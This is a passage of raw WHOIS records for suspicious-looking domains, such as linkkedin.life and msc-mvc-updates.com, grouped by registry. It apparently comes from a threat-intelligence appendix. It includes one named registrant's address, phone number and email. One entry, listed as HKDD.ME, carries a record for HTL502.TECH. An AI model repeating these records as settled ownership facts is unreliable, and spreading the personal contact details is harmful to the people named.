MSC-MVC-UPDATES.COM	Domain Name: msc-mvc-updates.com Registry Domain ID: 2767303284_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.onlinenic.com Registrar URL: http://www.onlinenic.com Updated Date: 2023-03-23T09:29:49Z Creation Date: 2023-03-23T04:00:00Z Registrar Registration Expiration Date: 2024-03-23T04:00:00Z Registrar: Onlinenic Inc Registrar IANA ID: 82 Registrar Abuse Contact Email: abuse@onlinenic.com Registrar Abuse Contact Phone: +1.5107698492 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: Drobin I Igorevich Registrant Organization: Drobin I Igorevich Registrant Street: 125009, Moskva, Kalashnii per., 2/10 Registrant City: Moskva Registrant State/Province: Rossiya Registrant Postal Code: 125009 Registrant Country: RU Registrant Phone: +7.9914556283 Registrant Phone Ext: Registrant Fax: +7.9914556283 Registrant Fax Ext: Registrant Email: crazybumble@tutanota.com Registry Admin ID: Not Available From Registry Admin Name: Drobin I Igorevich Admin Organization: Drobin I Igorevich Admin Street: 125009, Moskva, Kalashnii per., 2/10 Admin City: Moskva Admin State/Province: Rossiya Admin Postal Code: 125009 Admin Country: RU Admin Phone: +7.9914556283 Admin Phone Ext: Admin Fax: +7.9914556283 Admin Fax Ext: Admin Email: crazybumble@tutanota.com Registry Tech ID: Not Available From Registry Tech Name: Drobin I Igorevich Tech Organization: Drobin I Igorevich

	Tech Street: 125009, Moskva, Kalashnii per., 2/10 Tech City: Moskva Tech State/Province: Rossiya Tech Postal Code: 125009 Tech Country: RU Tech Phone: +7.9914556283 Tech Phone Ext: Tech Fax: +7.9914556283 Tech Fax Ext: Tech Email: crazybumble@tutanota.com Name Server: gabriella.ns.cloudflare.com Name Server: pablo.ns.cloudflare.com DNSSEC: unsigned

.CC Registry

Registry Customer Service
VeriSign Global Registry Services
12061 Bluemont Way
Reston VA 20190

.CC Domains

Domain	Registrant Information
NOCC.CC	Domain Name: nocc.cc Registry Domain ID: 147648113_DOMAIN_CC-VRSN Registrar WHOIS Server: grs-whois.hichina.com Registrar URL: http://www.net.cn Updated Date: 2022-12-13T06:45:51Z Creation Date: 2020-03-14T06:31:38Z Registrar Registration Expiration Date: 2024-03-14T06:31:38Z Registrar: Alibaba Cloud Computing (Beijing) Co., Ltd. Registrar IANA ID: 420 Reseller: Domain Status: ok https://icann.org/epp#ok Registrant City: Registrant State/Province: Registrant Country: Registrant Email:https://whois.aliyun.com/whois/whoisForm Registry Registrant ID: Not Available From Registry Name Server: DNS23.HICHINA.COM Name Server: DNS24.HICHINA.COM DNSSEC: unsigned Registrar Abuse Contact Email: DomainAbuse@service.aliyun.com Registrar Abuse Contact Phone: +86.95187

.CYOU Registry

CentralNic
Saddlers House, 4th Floor
44 Gutter Lane
London EC2V 6BR
United Kingdom of Great Britain and Northern Ireland

.CYOU Domains

Domain	Registrant Information
I-AM.CYOU	Domain name: I-AM.CYOU Registry Domain ID: D299552332-CNIC Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2022-05-28T12:27:46.00Z Registrar Registration Expiration Date: 2023-05-28T12:27:46.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: 7bd0e4022ae141349122b9a602c346b0.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS

	Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: 7bd0e4022ae141349122b9a602c346b0.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 7bd0e4022ae141349122b9a602c346b0.protect@withheldforprivacy.com Name Server: arya.ns.cloudflare.com Name Server: kevin.ns.cloudflare.com DNSSEC: unsigned

.FYI Registry

.FYI Domains

Domain	**Registrant Information**
ccb.fyi	Domain Name: ccb.fyi Registry Domain ID: 59a123ed79904a1e889a95433a2b0410-DONUTS Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2023-02-10T15:35:44Z Creation Date: 2023-02-10T15:35:20Z Registrar Registration Expiration Date: 2024-02-10T15:35:20Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited

	Registry Registrant ID: CR611351199 Registrant Name: Registration Private Registrant Organization: Domains By Proxy, LLC Registrant Street: DomainsByProxy.com Registrant Street: 2155 E Warner Rd Registrant City: Tempe Registrant State/Province: Arizona Registrant Postal Code: 85284 Registrant Country: US Registrant Phone: +1.4806242599 Registrant Phone Ext: Registrant Fax: +1.4806242598 Registrant Fax Ext: Registrant Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=ccb.fyi Registry Admin ID: CR611351201 Admin Name: Registration Private Admin Organization: Domains By Proxy, LLC Admin Street: DomainsByProxy.com Admin Street: 2155 E Warner Rd Admin City: Tempe Admin State/Province: Arizona Admin Postal Code: 85284 Admin Country: US Admin Phone: +1.4806242599 Admin Phone Ext: Admin Fax: +1.4806242598 Admin Fax Ext: Admin Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=ccb.fyi Registry Tech ID: CR611351200 Tech Name: Registration Private Tech Organization: Domains By Proxy, LLC Tech Street: DomainsByProxy.com Tech Street: 2155 E Warner Rd Tech City: Tempe Tech State/Province: Arizona Tech Postal Code: 85284 Tech Country: US Tech Phone: +1.4806242599 Tech Phone Ext: Tech Fax: +1.4806242598 Tech Fax Ext: Tech Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=ccb.fyi Name Server: HEIDI.NS.CLOUDFLARE.COM Name Server: STANLEY.NS.CLOUDFLARE.COM DNSSEC: unsigned

.ICU Registry

ShortDot SA
120 High Road, East Finchley
London N2 9ED
United Kingdom

.ICU Domains

Domain	Registrant Information
VIVIO.ICU	Registry Domain ID: D296308396-CNIC Registrar WHOIS Server: whois.dynadot.com Registrar URL: http://www.dynadot.com Updated Date: 2023-03-24T02:04:58.0Z Creation Date: 2022-05-11T16:18:14.0Z Registry Expiry Date: 2023-05-11T23:59:59.0Z Registrar: Dynadot LLC Registrar IANA ID: 472 Domain Status: serverHold https://icann.org/epp#serverHold Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registrant Organization: Registrant State/Province: California Registrant Country: US Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Name Server: DARL.NS.CLOUDFLARE.COM Name Server: HATTIE.NS.CLOUDFLARE.COM DNSSEC: unsigned Billing Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registrar Abuse Contact Email: abuse@dynadot.com Registrar Abuse Contact Phone: +1.6502620100

.INFO Registry

Identity Digital (Afilias Limited)
300 Welsh Road
Building 3, Suite 105

Horsham, PA 19044

Identity Digital (Donuts Inc.)
5808 Lake Washington Blvd. NE, Suite 300 Kirkland, WA 98033

.INFO Domains

Domain	Registrant Information
dyshangcheng.info	Domain Name: dyshangcheng.info Registry Domain ID: f27213d875b74e85a3c7f22c0fa1e2c2-DONUTS Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2023-03-01T06:41:59Z Creation Date: 2023-03-01T06:41:59Z Registrar Registration Expiration Date: 2024-03-01T06:41:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR615583039 Registrant Name: Registration Private Registrant Organization: Domains By Proxy, LLC Registrant Street: DomainsByProxy.com Registrant Street: 2155 E Warner Rd Registrant City: Tempe Registrant State/Province: Arizona Registrant Postal Code: 85284 Registrant Country: US Registrant Phone: +1.4806242599 Registrant Phone Ext: Registrant Fax: +1.4806242598 Registrant Fax Ext: Registrant Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=dyshangcheng.info Registry Admin ID: CR615583041 Admin Name: Registration Private Admin Organization: Domains By Proxy, LLC Admin Street: DomainsByProxy.com Admin Street: 2155 E Warner Rd Admin City: Tempe Admin State/Province: Arizona Admin Postal Code: 85284

	Admin Country: US Admin Phone: +1.4806242599 Admin Phone Ext: Admin Fax: +1.4806242598 Admin Fax Ext: Admin Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=dyshangcheng.info Registry Tech ID: CR615583040 Tech Name: Registration Private Tech Organization: Domains By Proxy, LLC Tech Street: DomainsByProxy.com Tech Street: 2155 E Warner Rd Tech City: Tempe Tech State/Province: Arizona Tech Postal Code: 85284 Tech Country: US Tech Phone: +1.4806242599 Tech Phone Ext: Tech Fax: +1.4806242598 Tech Fax Ext: Tech Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=dyshangcheng.info Name Server: NS31.DOMAINCONTROL.COM Name Server: NS32.DOMAINCONTROL.COM DNSSEC: unsigned
testnow.info	Registry Domain ID: 3cd1546c59564f939142c9066b4668db-DONUTS Registrar WHOIS Server: whois.godaddy.com/ Registrar URL: http://www.godaddy.com/domains/search.aspx?ci=8990 Updated Date: 2023-01-29T21:05:40Z Creation Date: 2023-01-24T21:04:53Z Registry Expiry Date: 2024-01-24T21:04:53Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Registry Registrant ID: REDACTED FOR PRIVACY Registrant Name: REDACTED FOR PRIVACY Registrant Organization: Domains By Proxy, LLC Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: Arizona

	Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: US Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: REDACTED FOR PRIVACY Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: REDACTED FOR PRIVACY Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registry Admin ID: REDACTED FOR PRIVACY Admin Name: REDACTED FOR PRIVACY Admin Organization: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY Admin State/Province: REDACTED FOR PRIVACY Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY Admin Phone Ext: REDACTED FOR PRIVACY Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: REDACTED FOR PRIVACY Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registry Tech ID: REDACTED FOR PRIVACY Tech Name: REDACTED FOR PRIVACY Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY Tech Phone: REDACTED FOR PRIVACY Tech Phone Ext: REDACTED FOR PRIVACY Tech Fax: REDACTED FOR PRIVACY Tech Fax Ext: REDACTED FOR PRIVACY Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Name Server: ns41.domaincontrol.com Name Server: ns42.domaincontrol.com DNSSEC: unsigned

.INK Registry

Top Level Design
21370 SW Langer Farms Parkway, Suite 142-429

Sherwood, OR 97140, US

Top Level Design, LLC
Attn: Andrew Merriam
742 Ocean Club Place
Fernandina Beach, FL 32034

.INK Domains

Domain	Registrant Information
ilink.ink	Domain Name: ilink.ink Registry Domain ID: D268716502CNIC-GDREG Registrar WHOIS Server: whois.aliyun.com Registrar URL: www.net.cn Updated Date: 2022-11-04T04:02:22Z Creation Date: 2022-01-09T07:36:49Z Registrar Registration Expiration Date: 2025-01-09T23:59:59Z Registrar: Alibaba Cloud Computing Ltd. d/b/a HiChina (www.net.cn) Registrar IANA ID: 1599 Reseller: Domain Status: ok https://icann.org/epp#ok Domain Status: renewPeriod https://icann.org/epp#renewPeriod Registrant State/Province: he bei Registrant Country: CN Name Server: hairtail.dnspod.net Name Server: contract.dnspod.net DNSSEC: unsigned Registrar Abuse Contact Email: domainabuse@service.aliyun.com Registrar Abuse Contact Phone: +86.95187

.LIFE Registry

Donuts Inc.
10500 NE 8th Street, Suite 750
Bellevue WA 98004
United States of America

.LIFE Domains

Domain	Registrant Information
linkkedin.life	Domain Name: linkkedin.life Registry Domain ID: c073866d90f64c4482029cce5ad56495-DONUTS Registrar WHOIS Server: whois.namesilo.com Registrar URL: https://www.namesilo.com/ Updated Date: 2023-03-27T07:00:00Z Creation Date: 2022-12-19T07:00:00Z

	Registrar Registration Expiration Date: 2023-12-19T07:00:00Z Registrar: NameSilo, LLC Registrar IANA ID: 1479 Registrar Abuse Contact Email: abuse@namesilo.com Registrar Abuse Contact Phone: +1.4805240066 Domain Status: clientTransferProhibited https://www.icann.org/epp#clientTransferProhibited Registry Registrant ID: Registrant Name: REDACTED FOR PRIVACY Registrant Organization: PrivacyGuardian.org llc Registrant Street: 1928 E. Highland Ave. Ste F104 PMB# 255 Registrant City: Phoenix Registrant State/Province: AZ Registrant Postal Code: 85016 Registrant Country: US Registrant Phone: +1.3478717726 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: pw-b5d59d60c587e41841e81d7098e53ac3@privacyguardian.org Registry Admin ID: Admin Name: Domain Administrator Admin Organization: PrivacyGuardian.org llc Admin Street: 1928 E. Highland Ave. Ste F104 PMB# 255 Admin City: Phoenix Admin State/Province: AZ Admin Postal Code: 85016 Admin Country: US Admin Phone: +1.3478717726 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: pw-b5d59d60c587e41841e81d7098e53ac3@privacyguardian.org Registry Tech ID: Tech Name: Domain Administrator Tech Organization: PrivacyGuardian.org llc Tech Street: 1928 E. Highland Ave. Ste F104 PMB# 255 Tech City: Phoenix Tech State/Province: AZ Tech Postal Code: 85016 Tech Country: US Tech Phone: +1.3478717726 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: pw-b5d59d60c587e41841e81d7098e53ac3@privacyguardian.org Name Server: NS1.DNSOWL.COM

	Name Server: NS2.DNSOWL.COM Name Server: NS3.DNSOWL.COM DNSSEC: unsigned

.LIVE Registry

Identity Digital Inc.
10500 NE 8th Street, Ste. 750
Bellevue, WA 98004

.LIVE Domains

Domain	Registrant Information
domprocloud.live	Registry Domain ID: 080f39a56f184bdebaf8e3ca41993549-DONUTS Registrar WHOIS Server: http://whois.iisp.com Registrar URL: http://www.nicenic.net Updated Date: 2023-03-26T19:29:57Z Creation Date: 2023-03-21T19:29:24Z Registry Expiry Date: 2024-03-21T19:29:24Z Registrar: NICENIC INTERNATIONAL GROUP CO., LIMITED Registrar IANA ID: 3765 Registrar Abuse Contact Email: nicenic@139.com Registrar Abuse Contact Phone: +86.7563366365 Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: REDACTED FOR PRIVACY Registrant Name: REDACTED FOR PRIVACY Registrant Organization: Owen Linschoten Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: Overijssel Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: NL Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: REDACTED FOR PRIVACY Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: REDACTED FOR PRIVACY Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registry Admin ID: REDACTED FOR PRIVACY Admin Name: REDACTED FOR PRIVACY Admin Organization: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY Admin State/Province: REDACTED FOR PRIVACY

	Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY Admin Phone Ext: REDACTED FOR PRIVACY Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: REDACTED FOR PRIVACY Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registry Tech ID: REDACTED FOR PRIVACY Tech Name: REDACTED FOR PRIVACY Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY Tech Phone: REDACTED FOR PRIVACY Tech Phone Ext: REDACTED FOR PRIVACY Tech Fax: REDACTED FOR PRIVACY Tech Fax Ext: REDACTED FOR PRIVACY Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Name Server: ns2.my-ndns.com Name Server: ns1.my-ndns.com DNSSEC: unsigned
networktest.live	Domain Name: networktest.live Registry Domain ID: 1f0df3ff516a4e55b12b5bbd035167d6-DONUTS Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2022-07-28T03:12:13Z Creation Date: 2022-07-28T03:12:12Z Registrar Registration Expiration Date: 2023-07-28T03:12:12Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR569542243 Registrant Name: Registration Private

	Registrant Organization: Domains By Proxy, LLC Registrant Street: DomainsByProxy.com Registrant Street: 2155 E Warner Rd Registrant City: Tempe Registrant State/Province: Arizona Registrant Postal Code: 85284 Registrant Country: US Registrant Phone: +1.4806242599 Registrant Phone Ext: Registrant Fax: +1.4806242598 Registrant Fax Ext: Registrant Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=networktest.live Registry Admin ID: CR569542245 Admin Name: Registration Private Admin Organization: Domains By Proxy, LLC Admin Street: DomainsByProxy.com Admin Street: 2155 E Warner Rd Admin City: Tempe Admin State/Province: Arizona Admin Postal Code: 85284 Admin Country: US Admin Phone: +1.4806242599 Admin Phone Ext: Admin Fax: +1.4806242598 Admin Fax Ext: Admin Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=networktest.live Registry Tech ID: CR569542244 Tech Name: Registration Private Tech Organization: Domains By Proxy, LLC Tech Street: DomainsByProxy.com Tech Street: 2155 E Warner Rd Tech City: Tempe Tech State/Province: Arizona Tech Postal Code: 85284 Tech Country: US Tech Phone: +1.4806242599 Tech Phone Ext: Tech Fax: +1.4806242598 Tech Fax Ext: Tech Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=networktest.live Name Server: NS53.DOMAINCONTROL.COM Name Server: NS54.DOMAINCONTROL.COM DNSSEC: unsigned

.LOL Registry

XYZ.COM LLC
2121 E Tropicana Ave, Suite 2
Las Vegas NV 89119

.LOL Domains

Domain	Registrant Information
MICROFRONT.LOL	Domain name: MICROFRONT.LOL Registry Domain ID: D331486566-CNIC Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2022-11-02T12:14:09.00Z Registrar Registration Expiration Date: 2023-11-02T12:14:09.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: d7733e7131474391a05097a487eb22e1.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434

	Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: d7733e7131474391a05097a487eb22e1.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: d7733e7131474391a05097a487eb22e1.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned

.LTD Registry

Senior Director, DNS Infrastructure Group
Donuts Inc.
10500 NE 8th Street, Suite 750
Bellevue WA 98004

.LTD Domains

Domain	Registrant Information
ndtv.ltd	Domain Name: ndtv.ltd Registry Domain ID: 0aa78d0243c241ed87fc9ce25bc2cf26-DONUTS Registrar WHOIS Server: whois.godaddy.com/ Registrar URL: http://www.godaddy.com/domains/search.aspx?ci=8990 Updated Date: 2022-11-21T12:50:42Z Creation Date: 2022-11-10T09:07:28Z Registry Expiry Date: 2023-11-10T09:07:28Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited

	Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Registry Registrant ID: REDACTED FOR PRIVACY Registrant Name: REDACTED FOR PRIVACY Registrant Organization: Domains By Proxy, LLC Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: Arizona Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: US Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: REDACTED FOR PRIVACY Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: REDACTED FOR PRIVACY Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registry Admin ID: REDACTED FOR PRIVACY Admin Name: REDACTED FOR PRIVACY Admin Organization: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY Admin State/Province: REDACTED FOR PRIVACY Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY Admin Phone Ext: REDACTED FOR PRIVACY Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: REDACTED FOR PRIVACY Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registry Tech ID: REDACTED FOR PRIVACY Tech Name: REDACTED FOR PRIVACY Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY Tech Phone: REDACTED FOR PRIVACY Tech Phone Ext: REDACTED FOR PRIVACY Tech Fax: REDACTED FOR PRIVACY Tech Fax Ext: REDACTED FOR PRIVACY

	Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Name Server: ns45.domaincontrol.com Name Server: ns46.domaincontrol.com DNSSEC: unsigned

.ME Registry

University of Montenegro, Faculty of Electrical Engineering
Džordža Vašingtona bb
Podgorica 81000
Montenegro

TLD Tech
Center of Information System (CIS) University of Montenegro
Cetinjski put 2
Podgorica 81000
Montenegro

.ME Domains

Domain	Registrant Information
HKDD.ME	Domain Name: HTL502.TECH Registry Domain ID: D352675254-CNIC Registrar WHOIS Server: whois.dnspod.com Registrar URL: http://www.dnspod.cn Updated Date: 2023-03-13T01:28:42.0Z Creation Date: 2023-03-08T01:21:12.0Z Registry Expiry Date: 2024-03-08T23:59:59.0Z Registrar: DNSPod, Inc. Registrar IANA ID: 1697 Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited Registrant Organization: limo Registrant State/Province: bei jing shi Registrant Country: CN Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.

	Name Server: LARS.NS.CLOUDFLARE.COM Name Server: LAYLAH.NS.CLOUDFLARE.COM DNSSEC: unsigned Billing Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registrar Abuse Contact Email: abuse@dnspod.com Registrar Abuse Contact Phone: +86.4009100100

.NET Registry

VeriSign, Inc.
Verisign Worldwide Headquarters
12061 Bluemont Way
Reston, VA 20190
.NET Domains

Domain	Registrant Information
INTERNETMEDIATECH.NET	Domain Name: INTERNETMEDIATECH.NET Registry Domain ID: 2764960878_DOMAIN_NET-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-03-14T11:38:40Z Creation Date: 2023-03-13T22:58:20Z Registrar Registration Expiration Date: 2024-03-13T22:58:20Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin

